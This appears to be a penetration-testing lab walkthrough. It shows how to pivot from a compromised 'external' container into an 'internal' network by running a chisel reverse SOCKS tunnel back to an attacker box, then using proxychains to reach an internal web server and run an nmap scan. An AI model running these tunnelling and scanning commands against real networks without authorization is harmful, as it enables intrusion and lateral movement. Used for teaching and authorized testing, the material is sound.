
```
./chisel server -p 8000 --reverse
```




```
┌[redacted]
└ ./chisel server -p 8000 --reverse
2023/01/04 13:37:40 server: Reverse tunnelling enabled
2023/01/04 13:37:40 server: Fingerprint Gfk7GAjeZZ3E3nfOveUsc098y5Snr2Sec/fpF5wSG5Y=
2023/01/04 13:37:40 server: Listening on http://0.0.0.0:8000
```

On the 'compromised' `external` machine we run the `chisel` client and use a socks proxy:

```
./chisel client 192.168.1.36:8000 R:socks
```



```
root@external:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.3  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:03  txqueuelen 0  (Ethernet)
        RX packets 23768  bytes 43182693 (43.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 15537  bytes 1148644 (1.1 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@external:/# ./chisel client 192.168.1.36:8000 R:socks
2023/01/04 11:39:34 client: Connecting to ws://192.168.1.36:8000
2023/01/04 11:39:34 client: Connected (Latency 793.09µs)
```




[redacted]

```
└─ ./chisel server -p 8000 --reverse
2023/01/04 13:37:40 server: Reverse tunnelling enabled
2023/01/04 13:37:40 server: Fingerprint Gfk7GAjeZZ3E3nfOveUsc098y5Snr2Sec/fpF5wSG5Y=
2023/01/04 13:37:40 server: Listening on http://0.0.0.0:8000
2023/01/04 13:39:34 server: session#1: tun: proxy#R:127.0.0.1:1080=>socks: Listening
```

The default socks port is the TCP Port 1080.

On our Attacker Box we have configure `proxychains` to use the socks5 proxy on TCP Port 1080:

```
sudo nvim /etc/proxychains.conf
```



```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4         127.0.0.1 9050
socks5 127.0.0.1 1080
```


We add the last line:

```
socks5 127.0.0.1 1080
```

Now we can use `proxychains` before any command in order to pass the traffic from the pivot machine (`external`)


On our `Attacker Box`:

```
proxychains curl 172.17.0.2:8080
```



```
└─ proxychains curl 172.17.0.2:8080
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/libproxychains4.so
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.17.0.2:8080  ...  OK
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Directory listing for /</title>
</head>
<body>
<h1>Directory listing for /</h1>
<hr>
```

As we can see there is a GET request on the TCP Port 8080 on the `internal` machine which came from the pivot(`external`) machine:




```
root@internal:/# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 23577  bytes 35092544 (35.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 16062  bytes 1248657 (1.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@internal:/# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.17.0.3 - - [04/Jan/2023 11:46:32] "GET / HTTP/1.1" 200 -
```

Scanning with proxychains:

On our Attacker Box:

```
proxychains nmap -Pn -sV -sC  172.17.0.2
```



```
Nmap scan report for 172.17.0.2 (172.17.0.2)
Host is up (0.0016s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
8080/tcp open  http    SimpleHTTPServer 0.6 (Python 3.10.6)
|_http-server-header: SimpleHTTP/0.6 Python/3.10.6
|_http-title: Directory listing for /

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 26.36 seconds
```

Material:

```
https://www.youtube.com/watch?v=dIqoULXmhXg
```